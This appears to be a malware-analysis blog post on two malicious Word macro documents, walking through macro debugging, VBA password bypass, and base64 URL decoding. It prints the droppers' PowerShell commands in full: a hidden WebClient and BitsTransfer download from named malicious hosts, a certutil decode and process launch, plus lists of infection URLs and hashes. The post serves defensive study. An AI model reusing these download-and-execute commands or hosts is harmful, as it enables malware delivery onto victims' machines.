
To use this code, right clicked on Project >> Insert >> Module it will open empty code window, copy paste code here.


Click on Run >> (Macro Name) unprotected

and password is removed and project is unlocked.


Document_Open() executes on opening word document.

VBA has forms and modules.

Forms

  • pfoi23hj
  • roihwo23

Macro Modules

  • ajbhk3h43
  • bcsjw
  • bklern4jh
CommandButton1() is auto executable



I put a breakpoint and started debugging modules and got the list of URL’s it tries to connect

URLs are obfuscated base64 strings

URLs Obfuscated base64 strings

  • aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n
  • aHR0cDovL2ZsaXBrZW55YS5jb20vbnVqYXpid3JoankvODg4ODg4OC5wbmc=
  • aHR0cDovLzEweDQ1LmNvbS96ZmJqdnZxeGt0eC84ODg4ODg4LnBuZw==
  • aHR0cDovL2lhbXBsb3llZC5ubC9sYmJpdWpkeWp5Lzg4ODg4ODgucG5n
  • aHR0cDovL2FwdG9jaXVkYWRhbXVyYWxsYWRhY2FydGFnZW5hLmNvbS9nZGRxZXovODg4ODg4OC5wbmc=
  • aHR0cDovL2F1dG9lc2NvbGFjaWdhbm9zLmNvbS5ici9nZXp6Zi84ODg4ODg4LnBuZw==

After deofuscated base64 URLs

http://salwadm . com/tcphx/8888888.pngVT Score
http://flipkenya . com/nujazbwrhjy/8888888.pngVT Score
http://10×45 . com/zfbjvvqxktx/8888888.pngVT Score
http://iamployed . nl/lbbiujdyjy/8888888.pngVT Score
http://aptociudadamuralladacartagena . com/gddqez/8888888.pngVT Score
http://autoescolaciganos . com . br/gezzf/8888888.pngVT Score

Code also drops BAT file tmp.bat and execute it to create a directory tmpdir at location C:\Users\Public\

location C:\Users\Public where bat file dropped



Next code deobfuscate string by replacing a letter by its preceding letter. E.g. ‘Q’ will be replaced with ‘P’

PowerShell command


Below is the PowerShell Command with obfuscated string

powershell -Command ""(New-Object Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('aHR0cDovL3NhbHdhZG0uY29tL3RjcGh4Lzg4ODg4ODgucG5n')), [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcUHVibGljXHRtcGRpclxmaWxl')) + '1' + '.e' + 'x' + 'e')

Deobfuscated base64 string

powershell -Command ""(New-Object Net.WebClient).DownloadFile([System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('http://salwadm . com/tcphx/8888888.png')), [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String('C:\Users\Public\tmpdir\file')) + '1' + '.e' + 'x' + 'e')

PowerShell script download an executable file file1.exe from the URL. After taking closer look at this file, its a html page with .exe extension.

File downloaded by PowerShell script

I have uploaded this file to VirusTotal and the was zero detection as malware.

SHA256: 3b11440abf602e0ac35a8a1489ed26ec0103ed2ba636520761c698e5fb2df9d1

VirusTotal score link here

Summary:

  • On document opening, forms execute.
  • Drops bat file which create a folder on victim’s machine
  • Executes PowerShell script which downloads a file from one of the multiple sources of URLs.
  • Look for antivirus protection, real time protection values in registry.

Word Macro Malware Analysis

Hash: 98fe0b166f550446cbf9e0f368eb8bea79d2eec29fa033cee1ff8f8e38a12836

Sample Download Source: beta.virusbay.io

File Type: Microsoft Word Document

File Format: .doc

VirusTotal Scrore: 32/62

Document Preview:

Blg16_08052020_3

File Property:

cmd> olemeta.py <filename>
Blg16_08052020_8

Document Macro Analysis:

cmd> olevba.py -a <filename>

Document_Open macro executes on opening document.

Blg16_08052020_1

The first thing I was trying to access Macro. By default it was disabled, to enable it go to Files > Options > Trust Center > Macro Settings > Select Enable all macros and select checkbox Trust access to the VBA project object mode

Blg16_08052020_9

Post enabling macro, I navigate to View > Macros > View Macros 

There are macros in document.

Blg16_08052020_10

I tried to step into Document_Open macro which executes on document open. But I got an error Project Locked and Project is unenviable.

Blg16_08052020_11

To make it viewable, I downloaded tool EvilClippy. This tool create new copy of word document in same directory as your current document.

Blg16_08052020_12

Now when I open document which is project viewable and open VBA Development tool by pressing F11 and tried to open macro code, I was getting Project Password prompt.

Blg16_08052020_13

To remove/bypass this password, there is a VBA code, Git hub link

I am going to create a new module and paste this code there and run the macro unprotected

Blg16_08052020_14

Debugging Macro

I started debugging macro code and found below code runs PowerShell command

Blg16_08052020_15

PowerShell that written to location C:\Users\<profile>\AppData\Roaming\Temp\

Blg16_08052020_16

PowerShell command that executes via command line.

powershell -windowstyle hidden -command Import-Module BitsTransfer; Start-BitsTransfer -Source http://neoneo-bg.site/hIeak.dat,http://neoneo-bg.site/geTask.dat,http://neoneo-bg.site/rTTj.dat -Destination \"$env:TEMP\vido.com\",\"$env:TEMP\sfera\",\"$env:TEMP\rTTj.com\"; Set-Location -Path \"$env:TEMP\"; certutil -decode sfera po15p; Start-Process vido.com -ArgumentList po15p

PowerShell connects to the below URLS and save files vido.com, rTTj.com and sfera to location C:\Users\<user>\AppData\Local\Temp

I tried to debug the PowerShell script but the URL is no more accessible. Sadly, I couldn’t download the files those gonna download by this script.

http://neoneo-bg.site/hIeak.dat

VirusTotal Score: 5/71

Blg16_08052020_18

http://neoneo-bg.site/geTask.dat

VirusTotal Score: 7/71

Blg16_08052020_19

http://neoneo-bg.site/rTTj.dat

VirusTotal Score: 5/71

Blg16_08052020_20

Summary:

  • On opening document, word macro executes PowerShell command.
  • PowerShell command downloads file to Temp folder.

Thank you. Please post comments for suggestions.